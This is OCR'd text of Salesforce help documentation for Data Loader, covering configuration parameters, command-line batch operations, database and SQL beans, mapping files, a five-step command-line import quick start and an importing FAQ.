sfdc.bulkApiZipContent	boolean	Upload Bulk API Batch as Zip File	Select this option to use Bulk API to upload zip files containing binary attachments, such as Attachment records or Salesforce CRM Content. See also sfdc.useBulkApi. Sample value: true
sfdc.connectionTimeoutSecs	integer	N/A	The number of seconds to wait for a connection during API calls. Sample value: 60
sfdc.debugMessages	boolean	N/A	If true, enables SOAP message debugging. By default, messages are sent to STDOUT unless you specify an

Parameter Name	Data Type	Equivalent Option in Settings Dialog	Description
			alternate location in `sfdc.debugMessagesFile`. Sample value: `false`
`sfdc.debugMessagesFile`	string (file name)	N/A	See `process.enableExtractStatusOutput` on page 672. Stores SOAP messages sent to or from Salesforce. As messages are sent or received, they are appended to the end of the file. As the file does not have a size limit, please monitor your available disk storage appropriately. Sample value: `\lexiloader\status\sfdcSoapTrace.log`
`sfdc.enableRetries`	boolean	N/A	If true, enables repeated attempts to connect to Salesforce servers. See `sfdc.maxRetries` on page 676 and `sfdc.minRetrySleepSecs` on page 676. Sample value: `true`
`sfdc.endpoint`	URL	`Server host`	Enter the URL of the Salesforce server with which you want to communicate. For example, if you are loading data into a sandbox, change the URL to `https://test.salesforce.com`. Sample production value: `https://login.salesforce.com/services/Soap/u/39.0`
`sfdc.entity`	string	N/A	The Salesforce object used in the operation. Sample value: `Lead`
`sfdc.externalIdField`	string	N/A	Used in upsert operations; specifies the custom field with the "External ID" attribute that is used as a unique identifier for data matching. Sample value: `LegacySKU__c`
`sfdc.extractionRequestSize`	integer	`Query request size`	In a single export or query operation, records are returned from Salesforce in increments of this size. The maximum value is 2,000 records. Larger values may improve performance but use more memory on the client. Sample value: `500`

Parameter Name	Data Type	Equivalent Option in Settings Dialog	Description
`sfdc.extractionSOQL`	string	N/A	The SOQL query for the data export. Sample value: `SELECT Id, LastName, FirstName, Rating, AnnualRevenue, OwnerId FROM Lead`
`sfdc.insertNulls`	boolean	`Insert null values`	Select this option to insert blank mapped values as `null` values during data operations. Note that when you are updating records, this option instructs Data Loader to overwrite any existing data in mapped fields. Sample value: `false`
`sfdc.loadBatchSize`	integer	`Batch size`	In a single insert, update, upsert, or delete operation, records moving to or from Salesforce are processed in increments of this size. The maximum value is 200. We recommend a value between 50 and 100. Sample value: `100`
`sfdc.maxRetries`	integer	N/A	The maximum number of repeated attempts to connect to Salesforce. See `sfdc.enableRetries` on page 675. Sample value: `3`
`sfdc.minRetrySleepSecs`	integer	N/A	The minimum number of seconds to wait between connection retries. The wait time increases with each try. See `sfdc.enableRetries` on page 675. Sample value: `2`
`sfdc.noCompression`	boolean	`Compression`	Compression enhances the performance of Data Loader and is turned on by default. You may want to disable compression if you need to debug the underlying SOAP messages. To turn off compression, enable this option. Sample value: `false`
`sfdc.password`	encrypted string	N/A	An encrypted Salesforce password that corresponds to the username provided in `sfdc.username`. See also Encrypt from the Command Line on page 668. Sample value: `4285b36161c65a22`

Parameter Name	Data Type	Equivalent Option in Settings Dialog	Description
`sfdc.proxyHost`	URL	`Proxy host`	The host name of the proxy server, if applicable. Sample value: `http://myproxy.internal.company.com`
`sfdc.proxyPassword`	encrypted string	`Proxy password`	An encrypted password that corresponds to the proxy username provided in `sfdc.proxyUsername`. See also Encrypt from the Command Line on page 668. Sample value: `4285b36161c65a22`
`sfdc.proxyPort`	integer	`Proxy port`	The proxy server port. Sample value: `8000`
`sfdc.proxyUsername`	string	`Proxy username`	The username for proxy server authentication. Sample value: `jane.doe`
`sfdc.resetUrlOnLogin`	boolean	`Reset URL on Login`	By default, Salesforce resets the URL after login to the one specified in `sfdc.endpoint`. To turn off this automatic reset, disable this option by setting it to `false`. Valid values: `true` (default), `false`
`sfdc.timeoutSecs`	integer	`Timeout`	Specify how many seconds Data Loader waits to receive a response back from the server before returning an error for the request. Sample value: `540`
`sfdc.timezone`	string	`Time Zone`	If a date value does not include a time zone, this value is used. • If no value is specified, the time zone of the computer where Data Loader is installed is used. • If an incorrect value is entered, GMT is used as the time zone and this fact is noted in the Data Loader log. Valid values are any time zone identifier which can be passed to the Java `getTimeZone(java.lang.String)` method. The value can be a full name such as `America/Los_Angeles`, or a custom ID such as `GMT-8:00`.

Parameter Name	Data Type	Equivalent Option in Settings Dialog	Description
			You can retrieve the default value by running the `TimeZone.getDefault()` method in Java. This value is the time zone on the computer where Data Loader is installed.
`sfdc.truncateFields`	boolean	`Allow field truncation`	Select this option to truncate data in the following types of fields when loading that data into Salesforce: Email, Multi-select Picklist, Phone, Picklist, Text, and Text (Encrypted). In Data Loader versions 14.0 and earlier, values for fields of those types are truncated by Data Loader if they are too large. In Data Loader version 15.0 and later, the load operation fails if a value is specified that is too large. Selecting this option allows you to specify that the previous behavior, truncation, be used instead of the new behavior in Data Loader versions 15.0 and later. This option is selected by default and has no effect in versions 14.0 and earlier. This option is not available if the `Use Bulk API` option is selected. In that case, the load operation fails for the row if a value is specified that is too large for the field. Sample value: `true`
`sfdc.useBulkApi`	boolean	`Use Bulk API`	Select this option to use the Bulk API to insert, update, upsert, delete, and hard delete records. The Bulk API is optimized to load or delete a large number of records asynchronously. It's faster than the default SOAP-based API due to parallel processing and fewer network round-trips. See also `sfdc.bulkApiSerialMode`. Sample value: `true`
`sfdc.username`	string	N/A	Salesforce username. See `sfdc.password`. Sample value: `jdoe@mycompany.com`

Data Loader Command-Line Operations

Note: The Data Loader command-line interface is supported for Windows only.

When running Data Loader in batch mode from the command line, several operations are supported. An operation represents the flow of data between Salesforce and an external data source such as a CSV file or a database. See the following list of operation names and descriptions.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Extract
Uses a Salesforce Object Query Language to export a set of records from Salesforce, then writes the exported data to a data source. Soft-deleted records are not included.

Extract All
Uses a Salesforce Object Query Language to export a set of records from Salesforce, including both existing and soft-deleted records, then writes the exported data to a data source.

Insert
Loads data from a data source into Salesforce as new records.

Update
Loads data from a data source into Salesforce, where existing records with matching ID fields are updated.

Upsert
Loads data from a data source into Salesforce, where existing records with a matching custom external ID field are updated; records without matches are inserted as new records.

Delete
Loads data from a data source into Salesforce, where existing records with matching ID fields are deleted.

Hard Delete
Loads data from a data source into Salesforce, where existing records with matching ID fields are deleted without being stored first in the Recycle Bin.

Configure Database Access

Note: The Data Loader command-line interface is supported for Windows only.

When you run Data Loader in batch mode from the command line, use `\samples\conf\database-conf.xml` to configure database access objects, which you use to extract data directly from a database.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

DatabaseConfig Bean

The top-level database configuration object is the `DatabaseConfig` bean, which has the following properties:

sqlConfig
The SQL configuration bean for the data access object that interacts with a database.

dataSource
The bean that acts as database driver and authenticator. It must refer to an implementation of `javax.sql.DataSource` such as `org.apache.commons.dbcp.BasicDataSource`.

The following code is an example of a DatabaseConfig bean:

```
<bean id="AccountInsert"
    class="com.salesforce.dataloader.dao.database.DatabaseConfig"
```

```
    singleton="true">
    <property name="sqlConfig" ref="accountInsertSql"/>
</bean>
```

DataSource

The `DataSource` bean sets the physical information needed for database connections. It contains the following properties:

driverClassName
The fully qualified name of the implementation of a JDBC driver.

url
The string for physically connecting to the database.

username
The username for logging in to the database.

password
The password for logging in to the database.

Depending on your implementation, additional information may be required. For example, use `org.apache.commons.dbcp.BasicDataSource` when database connections are pooled.

The following code is an example of a DataSource bean:

```
<bean id="oracleRepDataSource"
    class="org.apache.commons.dbcp.BasicDataSource"
    destroy-method="close">
    <property name="driverClassName" value="oracle.jdbc.driver.OracleDriver"/>
    <property name="url" value="jdbc:oracle:thin:@myserver.salesforce.com:1521:TEST"/>
    <property name="username" value="test"/>
    <property name="password" value="test"/>
</bean>
```

Versions of Data Loader from API version 25.0 onwards do not come with an Oracle JDBC driver. Using Data Loader to connect to an Oracle data source without a JDBC driver installed will result in a "Cannot load JDBC driver class" error. To add the Oracle JDBC driver to Data Loader:

- Download the latest JDBC driver from `http://www.oracle.com/technetwork/database/features/jdbc/index-091264.html`.
- Copy the JDBC .jar file to *`data loader install folder`*`/java/bin`.

SEE ALSO:

Spring Framework
Data Access Objects
SQL Configuration

Spring Framework

Note: The Data Loader command-line interface is supported for Windows only.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

The Data Loader configuration files are based on the Spring Framework, which is an open-source, full-stack Java/J2EE application framework.

The Spring Framework allows you to use XML files to configure beans. Each bean represents an instance of an object; the parameters correspond to each object's setter methods. A typical bean has the following attributes:

id
Uniquely identifies the bean to `XmlBeanFactory`, which is the class that gets objects from an XML configuration file.

class
Specifies the implementation class for the bean instance.

For more information on the Spring Framework, see the official documentation and the support forums. Note that Salesforce cannot guarantee the availability or accuracy of external websites.

SEE ALSO:

Configure Database Access

Data Access Objects

Note: The Data Loader command-line interface is supported for Windows only.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

When running Data Loader in batch mode from the command line, several data access objects are supported. A data access object allows access to an external data source outside of Salesforce. They can implement a read interface (`DataReader`), a write interface (`DataWriter`), or both. See the following list of object names and descriptions.

csvRead
Allows the reading of a comma or tab-delimited file. There should be a header row at the top of the file that describes each column.

csvWrite
Allows writing to a comma-delimited file. A header row is added to the top of the file based on the column list provided by the caller.

databaseRead
Allows the reading of a database. Use `database-conf.xml` to configure database access.

databaseWrite
Allows writing to a database. Use `database-conf.xml` to configure database access.

SEE ALSO:

Configure Database Access

SQL Configuration

Note: The Data Loader command-line interface is supported for Windows only.

When running Data Loader in batch mode from the command line, the `SqlConfig` class contains configuration parameters for accessing specific data in the database. As shown in the code samples below, queries and inserts are different but very similar. The bean must be of type `com.salesforce.dataloader.dao.database.SqlConfig` and have the following properties:

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

`sqlString`

The SQL code to be used by the data access object.

The SQL can contain replacement parameters that make the string dependent on configuration or operation variables. Replacement parameters must be delimited on both sides by "@" characters. For example, `@process.lastRunDate@`.

`sqlParams`

A property of type `map` that contains descriptions of the replacement parameters specified in `sqlString`. Each entry represents one replacement parameter: the key is the replacement parameter's name, the value is the fully qualified Java type to be used when the parameter is set on the SQL statement. Note that "java.sql" types are sometimes required, such as `java.sql.Date` instead of `java.util.Date`. For more information, see the official JDBC API documentation.

`columnNames`

Used when queries (`SELECT` statements) return a JDBC `ResultSet`. Contains column names for the data outputted by executing the SQL. The column names are used to access and return the output to the caller of the `DataReader` interface.

SQL Query Bean Example

```
<bean id="accountMasterSql"
    class="com.salesforce.dataloader.dao.database.SqlConfig"
    singleton="true">
    <property name="sqlString"/>
        <value>
            SELECT distinct
                '012x00000000Ij7' recordTypeId,
                accounts.account_number,
                org.organization_name,
                concat (concat(parties.address1, ' '), parties.address2) billing_address,

                locs.city,
                locs.postal_code,
                locs.state,
                locs.country,
                parties.sic_code
            from
                ar.hz_cust_accounts accounts,
                ar.hz_organization_profiles org,
                ar.hz_parties parties,
                ar.hz_party_sites party_sites,
                ar.hz_locations locs
            where
                accounts.PARTY_ID = org.PARTY_ID
                and parties.PARTY_ID = accounts.PARTY_ID
                and party_sites.PARTY_ID = accounts.PARTY_ID
```

```
                and locs.LOCATION_ID = party_sites.LOCATION_ID
                and (locs.last_update_date > @process.lastRunDate@ OR
accounts.last_update_date > @process.lastRunDate@
        </value>
    </property>
    <property name="columNames">
        <list>
            <value>recordTypeId</value>
            <value>account_number</value>
            <value>organization_name</value>
            <value>billing_address</value>
            <value>city</value>
            <value>postal_code</value>
            <value>state</value>
            <value>country</value>
            <value>sic_code</value>
        </list>
    </property>
    <property name="sqlParams">
        <map>
            <entry key="process.lastRunDate" value="java.sql.Date"/>
        </map>
    </property>
</bean>
```

SQL Insert Bean Example

```
<bean id="partiesInsertSql"
    class="com.salesforce.dataloader.dao.database.SqlConfig"
    singleton="true">
    <property name="sqlString"/>
        <value>
            INSERT INTO REP.INT_PARTIES (
            BILLING_ADDRESS, SIC_CODE)
            VALUES (@billing_address@, @sic_code@)
        </value>
    </property>
    <property name="sqlParams"/>
        <map>
            <entry key="billing_address" value="java.lang.String"/>
            <entry key="sic_code" value="java.lang.String"/>
        </map>
    </property>
</bean>
```

SEE ALSO:

Configure Database Access

Map Columns

Note: The Data Loader command-line interface is supported for Windows only.

When running Data Loader in batch mode from the command line, you must create a properties file that maps values between Salesforce and data access objects.

1. Create a new mapping file and give it an extension of `.sdl`.
2. Observe the following syntax:
   - On each line, pair a data source with its destination.
   - In an import file, put the data source on the left, an equals sign (=) as a separator, and the destination on the right. In an export file, put the destination on the left, an equals sign (=) as a separator, and the data source on the right.
   - Data sources can be either column names or constants. Surround constants with double quotation marks, as in "sampleconstant". Values without quotation marks are treated as column names.
   - Destinations must be column names.
   - You may map constants by surrounding them with double quotation marks, as in:

     ```
     "Canada"=BillingCountry
     ```

3. In your configuration file, use the parameter `process.mappingFile` to specify the name of your mapping file.

Note: If your field name contains a space, you must escape the space by prepending it with a backslash (\). For example:

```
Account\ Name=Name
```

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Column Mapping Example for Data Insert

The Salesforce fields are on the right.

```
SLA__C=SLA__c
BILLINGCITY=BillingCity
SYSTEMMODSTAMP=
OWNERID=OwnerId
CUSTOMERPRIORITY__C=CustomerPriority__c
ANNUALREVENUE=AnnualRevenue
DESCRIPTION=Description
BILLINGSTREET=BillingStreet
SHIPPINGSTATE=ShippingState
```

Column Mapping Example for Data Export

The Salesforce fields are on the left.

```
Id=account_number
Name=name
Phone=phone
```

Column Mapping for Constant Values

Data Loader supports the ability to assign constants to fields when you insert, update, and export data. If you have a field that should contain the same value for each record, you specify that constant in the `.sdl` mapping file instead of specifying the field and value in the CSV file or the export query.

The constant must be enclosed in double quotation marks. For example, if you're importing data, the syntax is `"constantvalue"=field1`.

If you have multiple fields that should contain the same value, you must specify the constant and the field names separated by commas. For example, if you're importing data, the syntax would be `"constantvalue"=field1, field2`.

Here's an example of an `.sdl` file for inserting data. The Salesforce fields are on the right. The first two lines map a data source to a destination field, and the last three lines map a constant to a destination field.

```
Name=Name
NumEmployees=NumberOfEmployees
"Aerospace"=Industry
"California"=BillingState, ShippingState
"New"=Customer_Type__c
```

A constant must contain at least one alphanumeric character.

Note: If you specify a constant value that contains spaces, you must escape the spaces by prepending each with a backslash (\). For example:

```
"Food\ &\ Beverage"=Industry
```

Run Individual Batch Processes

Note: The Data Loader command-line interface is supported for Windows only.

To start an individual batch process, use `\bin\process.bat`, which requires the following parameters:

A configuration directory

The default is `\conf`.

To use an alternate directory, create a new directory and add the following files to it:

- If your process is not interactive, copy `process-conf.xml` from `\samples\conf`.
- If your process requires database connectivity, copy `database-conf.xml` from `\samples\conf`.
- Copy `config.properties` from `\conf`.

A process name

The name of the ProcessRunner bean from `\samples\conf\process-conf.xml`.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Process Example

```
process ../conf accountMasterProcess
```

Note: You can configure external process launchers such as the Microsoft Windows XP Scheduled Task Wizard to run processes on a schedule.

Data Loader Introduction

Note: The Data Loader command-line interface is supported for Windows only.

In addition to using Data Loader interactively to import and export data, you can run it from the command line. You can use commands to automate the import and export of data.

This quick start shows you how to use the Data Loader command-line functionality to import data. Follow these steps.

- Step 1: Create the encryption key
- Step 2: Create the encrypted password for your login username
- Step 3: Create the Field Mapping File
- Step 4: Create a `process-conf.xml` file that contains the import configuration settings
- Step 5: Run the process and import the data

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Prerequisites

Note: The Data Loader command-line interface is supported for Windows only.

To step through this quick start requires the following:

- Data Loader installed on the computer that runs the command-line process.
- The Java Runtime Environment (JRE) installed on the computer that runs the command-line process.
- Familiarity with importing and exporting data by using the Data Loader interactively through the user interface. This makes it easier to understand how the command-line functionality works.

Tip: When you install Data Loader, sample files are installed in the samples directory. This directory is found below the program directory, for example, `C:\Program Files (x86)\salesforce.com\Apex Data Loader 22.0\samples\`. Examples of files that are used in this quick start can be found in the `\samples\conf` directory.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Step One: Create the Encryption Key

Note: The Data Loader command-line interface is supported for Windows only.

When you use Data Loader from the command line, there's no user interface. Therefore, you need to provide the information that you would normally enter in the user interface by using a text file named `process-conf.xml`. For example, you add the username and password that Data Loader uses to log in to Salesforce. The password must be encrypted before you add it to the `process-conf.xml` file, and creating the key is the first step in that process.

1. Open a command prompt window by clicking **Start** > **All Programs** > **Accessories** > **Command Prompt**. Alternatively, you can click **Start** > **Run**, enter *cmd* in the **Open** field, and click **OK**.
2. In the command window, enter *cd* to navigate to the root directory of the drive where Data Loader is installed.
3. Navigate to the Data Loader `\bin` directory by entering this command. Be sure to replace the file path with the path from your system.

EDITIONS


Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

```
cd C:\Program Files (x86)\salesforce.com\Apex Data Loader 22.0\bin
```

4. Create an encryption key by entering the following command. Replace <seedtext> with any string.

```
encrypt.bat –g <seedtext>
```



Note: To see a list of command-line options for `encrypt.bat`, type *`encrypt.bat`* from the command line.

5. Copy the generated key from the command window to a text file named `key.txt` and make a note of the file path. In this example, the generated key is `e8a68b73992a7a54`.

Note: Enabling quick edit mode on a command window can make it easier to copy data to and from the window. To enable quick edit mode, right-click the top of the window and select **Properties**. On the **Options** tab, select **QuickEdit Mode**.

The encryption utility is used to encrypt passwords, but data that you transmit using Data Loader is not encrypted.

SEE ALSO:

Step Two: Create the Encrypted Password


Step Two: Create the Encrypted Password

Note: The Data Loader command-line interface is supported for Windows only.

In this step, you create the encrypted password using the key that you generated in the previous step.

1. In the same command prompt window, enter the following command. Replace <password> with the password that Data Loader uses to log in to Salesforce. Replace <filepath> with the file path to the `key.txt` file that you created in the previous step.

```
encrypt.bat –e <password> "<filepath>\key.txt"
```



EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

2. Copy the encrypted password that is generated by the command. You use this value in a later step.

SEE ALSO:

Step Three: Create the Field Mapping File

Step Three: Create the Field Mapping File

Note: The Data Loader command-line interface is supported for Windows only.

In this step, you create a mapping file with an `.sdl` file extension. In each line of the mapping file, pair a data source with its destination.

1. Copy the following to a text file and save it with a name of `accountInsertMap.sdl`. This is a data insert, so the data source is on the left of the equals sign and the destination field is on the right.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

```
#Mapping values
#Thu May 26 16:19:33 GMT 2011
Name=Name
NumberOfEmployees=NumberOfEmployees
Industry=Industry
```

Tip: For complex mappings, you can use the Data Loader user interface to map source and destination fields and then save those mappings to an `.sdl` file. This is done on the Mapping dialog box by clicking **Save Mapping**.

SEE ALSO:

Step Four: Create the Configuration File

Step Four: Create the Configuration File

Note: The Data Loader command-line interface is supported for Windows only.

The `process-conf.xml` file contains the information that Data Loader needs to process the data. Each `<bean>` in the `process-conf.xml` file refers to a single process such as an insert, upsert, export, and so on. Therefore, this file can contain multiple processes. In this step, you edit the file to insert accounts into Salesforce.

1. Make a copy of the `process-conf.xml` file from the `\samples\conf` directory. Be sure to maintain a copy of the original because it contains examples of other types of Data Loader processing such as upserts and exports.
2. Open the file in a text editor, and replace the contents with the following XML:

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```
<!DOCTYPE beans PUBLIC "-//SPRING//DTD BEAN//EN"
"http://www.springframework.org/dtd/spring-beans.dtd">
<beans>
    <bean id="accountInsert"
        class="com.salesforce.dataloader.process.ProcessRunner"
```

```
        singleton="false">
        <description>accountInsert job gets the account record from the CSV file
            and inserts it into Salesforce.</description>
        <property name="name" value="accountInsert"/>
        <property name="configOverrideMap">
            <map>
                <entry key="sfdc.debugMessages" value="true"/>
                <entry key="sfdc.debugMessagesFile"
                    value="C:\DLTest\Log\accountInsertSoapTrace.log"/>
                <entry key="sfdc.endpoint" value="https://servername.salesforce.com"/>
                <entry key="sfdc.username" value="admin@Org.org"/>
                <!--Password below has been encrypted using key file,
                    therefore, it will not work without the key setting:
                    process.encryptionKeyFile.
                    The password is not a valid encrypted value,
                    please generate the real value using the encrypt.bat utility -->
                <entry key="sfdc.password" value="e8a68b73992a7a54"/>
                <entry key="process.encryptionKeyFile"
                    value="C:\DLTest\Command Line\Config\key.txt"/>
                <entry key="sfdc.timeoutSecs" value="600"/>
                <entry key="sfdc.loadBatchSize" value="200"/>
                <entry key="sfdc.entity" value="Account"/>
                <entry key="process.operation" value="insert"/>
                <entry key="process.mappingFile"
                    value="C:\DLTest\Command Line\Config\accountInsertMap.sdl"/>
                <entry key="dataAccess.name"
                    value="C:\DLTest\In\insertAccounts.csv"/>
                <entry key="process.outputSuccess"
                    value="c:\DLTest\Log\accountInsert_success.csv"/>
                <entry key="process.outputError"
                    value="c:\DLTest\Log\accountInsert_error.csv"/>
                <entry key="dataAccess.type" value="csvRead"/>
                <entry key="process.initialLastRunDate"
                    value="2005-12-01T00:00:00.000-0800"/>
            </map>
        </property>
    </bean>
</beans>
```

3. Modify the following parameters in the `process-conf.xml` file. For more information about the process configuration parameters, see Data Loader Process Configuration Parameters on page 671.
   - `sfdc.endpoint`—Enter the URL of the Salesforce instance for your organization; for example, `https://yourInstance.salesforce.com/`.
   - `sfdc.username`—Enter the username Data Loader uses to log in.
   - `sfdc.password`—Enter the encrypted password value that you created in step 2.
   - `process.mappingFile`—Enter the path and file name of the mapping file.
   - `dataAccess.Name`—Enter the path and file name of the data file that contains the accounts that you want to import.
   - `sfdc.debugMessages`—Currently set to `true` for troubleshooting. Set this to `false` after your import is up and running.
   - `sfdc.debugMessagesFile`—Enter the path and file name of the command line log file.
   - `process.outputSuccess`—Enter the path and file name of the success log file.
   - `process.outputError`—Enter the path and file name of the error log file.

Warning: Use caution when using different XML editors to edit the `process-conf.xml` file. Some editors add XML tags to the beginning and end of the file, which causes the import to fail.

SEE ALSO:

Step Five: Import the Data

Step Five: Import the Data

USER PERMISSIONS	
To insert records:	"Create" on the record
To update records:	"Edit" on the record
To upsert records:	"Create" or "Edit" on the record
To delete records:	"Delete" on the record
To hard delete records:	"Delete" on the record

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Note: The Data Loader command-line interface is supported for Windows only.

Now that all the pieces are in place, you can run Data Loader from the command line and insert some new accounts.

1. Copy the following data to a file name `accountInsert.csv`. This is the account data that you import into your organization.

```
Name,Industry,NumberOfEmployees
Dickenson plc,Consulting,120
GenePoint,Biotechnology,265
Express Logistics and Transport,Transportation,12300
Grand Hotels & Resorts Ltd,Hospitality,5600
```

2. In the command prompt window, enter the following command:

   process.bat "<file path to process-conf.xml>" <process name>

   - Replace <file path to process-conf.xml> with the path to the directory containing `process-conf.xml`.
   - Replace <process name> with the process specified in `process-conf.xml`.

   Your command should look something like this:

   process.bat "C:\DLTest\Command Line\Config" accountInsert

   After the process runs, the command prompt window displays success and error messages. You can also check the log files: `insertAccounts_success.csv` and `insertAccounts_error.csv`. After the process runs successfully, the `insertAccounts_success.csv` file contains the records that you imported, along with the ID and status of each record. For more information about the status files, see Reviewing Data Loader Output Files on page 666.

Data Loader Third-Party Licenses

The following third-party licenses are included with the installation of Data Loader:

Technology	Version Number	License
Apache Jakarta Commons BeanUtils	1.6	http://www.apache.org/licenses/LICENSE-2.0
Apache Commons Collections	3.1	http://www.apache.org/licenses/LICENSE-2.0
Apache Commons Database Connection Pooling (DBCP)	1.2.1	http://www.apache.org/licenses/LICENSE-2.0
Apache Commons Logging	1.0.3	http://www.apache.org/licenses/LICENSE-1.1
Apache Commons Object Pooling Library	1.2	http://www.apache.org/licenses/LICENSE-2.0
Apache Log4j	1.2.8	http://www.apache.org/licenses/LICENSE-2.0
Eclipse SWT	3.452	http://www.eclipse.org/legal/epl-v10.html
OpenSymphony Quartz Enterprise Job Scheduler	1.5.1	http://www.opensymphony.com/quartz/license.action
Rhino JavaScript for Java	1.6R2	http://www.mozilla.org/MPL/MPL-1.1.txt
Spring Framework	1.2.6	http://www.apache.org/licenses/LICENSE-2.0.txt

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Note: Salesforce is not responsible for the availability or content of third-party websites.

General Importing Questions

- Can I mass upload data into Salesforce?
- Should I sync Outlook or use import wizards to upload my data into Salesforce?
- Who can use the Data Import Wizard?
- What permissions do I need to import records?
- What file formats can the import wizards handle?
- Which data can I import?
- How large can my import file be?
- Why can't I log in to Data Loader?
- Why isn't Data Loader importing special characters?
- Can I import into custom fields?
- Can I import into fields that are not on my page layout?

EDITIONS

Available in: Salesforce Classic

Available in all editions

- Can I import data into a picklist field if the values don't match?
- Can I delete my imported data if I make a mistake?
- How do I use the Data Import Wizard to update records that match specified Salesforce IDs?
- Why do date fields import incorrectly when I use the Data Loader?
- How long does it take to import a file?
- Why might there be a delay in importing my file?
- Can I import amounts in different currencies?
- Can Customer Support help me import my data?
- Can I import data in more than one language?
- How do I perform mass updates to records?
- How do I update fields with blank values?
- What is an external ID?

Can I mass upload data into Salesforce?

Group, Professional, Performance, Unlimited, Enterprise, and Developer editions allow you to mass upload data using the Data Import Wizard. From Setup, enter *Data Import Wizard* in the Quick Find box, then select **Data Import Wizard**. In addition, Performance, Unlimited, Enterprise, and Developer editions have API access to use database mass upload tools like Data Loader.

Can I bulk-assign records to a record type?

Yes, you can bulk-assign records to a record type using the Data Import Wizard. You choose to which record type to assign the records during the import process. This process applies to standard and custom objects.

Important: Salesforce has replaced the individual import wizards for accounts, contacts, and other objects with the Data Import Wizard. Individual import wizards open in small popup windows, while the Data Import Wizard opens in a full browser with dataimporter.app at the end of the URL. From Setup, enter *Data Import Wizard* in the Quick Find box, then select **Data Import Wizard**. The options you see depend on your permissions.

Should I sync Outlook or use import wizards to upload my data into Salesforce?

Use the following information to determine how to upload data into Salesforce.

- To upload accounts and contacts for multiple users at the same time, use the Data Import Wizard and select **Accounts and Contacts**.
- To upload your contacts from any application other than Microsoft Outlook, use the Data Import Wizard and select **Accounts and Contacts**.
- To keep your Outlook contacts, accounts, and calendar events up to date with Salesforce, use Lightning Sync or Salesforce for Outlook to initially sync and update your data.
- To upload custom objects, leads, person accounts, campaign members, and solutions, use the Data Import Wizard and select the appropriate object to import those kinds of records into Salesforce. You can't sync those records using Lightning Sync or Salesforce for Outlook.
- To upload business accounts and contacts for multiple users at the same time, use the Data Import Wizard and select **Accounts and Contacts**.

Note: When you import person accounts, the following limitations apply.

- You can't upload person accounts with Salesforce for Outlook.

- You can sync contacts in Outlook to person accounts in Salesforce only if the person accounts already exist. Syncing doesn't convert Outlook contacts to person accounts in Salesforce.

For more information about importing person accounts, see Data Import Wizard on page 647.

Who can use the Data Import Wizard?

You can use the Data Import Wizard to import accounts, contacts, leads, solutions, person accounts, campaign members, and custom objects for multiple users at the same time. In Personal Edition, the Data Import Wizard isn't available. In Contact Manager Edition, you can't import leads and solutions with the Data Import Wizard. In Group Edition, you can't import solutions with the Data Import Wizard.

Important: Salesforce has replaced the individual import wizards for accounts, contacts, and other objects with the Data Import Wizard. Individual import wizards open in small popup windows, while the Data Import Wizard opens in a full browser with dataimporter.app at the end of the URL. From Setup, enter *Data Import Wizard* in the Quick Find box, then select **Data Import Wizard**. The options you see depend on your permissions.

What permissions do I need to import records?

Data Loader

Importing records with the Data Loader requires these permissions.

- "Read," "Create," "Edit," and "Delete" on the objects
- "API Enabled"
- "Bulk API Hard Delete" (only if you configure Data Loader to use Bulk API to hard-delete records)

Data Import Wizard

Import Option	User Permissions Needed
To import accounts and contacts that you own via the Data Import Wizard:	"Create" on accounts AND "Edit" on accounts AND "Import Personal Contacts"
To import accounts and contacts owned by others via the Data Import Wizard:	"Create" on accounts AND "Edit" on accounts and contacts AND "Modify All Data"
To import leads via the Data Import Wizard:	"Import Leads"
To import custom object data via the Data Import Wizard:	"Import Custom Objects" AND

Import Option	User Permissions Needed
	"Edit" on the custom object
To import solutions via the Data Import Wizard:	"Import Solutions"
To add or update campaign members via the Data Import Wizard:	`Marketing User` selected in your user information AND "Read" on contacts OR "Import Leads" AND "Edit" on campaigns
